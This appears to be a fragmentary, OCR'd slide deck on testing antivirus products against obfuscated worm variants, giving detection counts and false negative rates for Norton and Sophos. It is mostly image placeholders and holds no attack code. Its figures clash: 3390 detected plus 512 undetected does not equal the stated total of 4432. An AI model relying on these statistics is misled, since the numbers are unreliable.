
Detected	**3390**
Not detected	**512**
Total	**4432**

1. Random testing




Homepage worm in *Norton AV*	
Detected	3390
Not detected	512
Total	4432
False Negative Rate: 11.5%	

False Negative Rate by Worm




False Negative Rate by Worm

Sophos cannot cope with obfuscations.




False Negative Rate by Worm




No improvement over time.

False Negative Rate by Worm




False Negative Rate by Worm

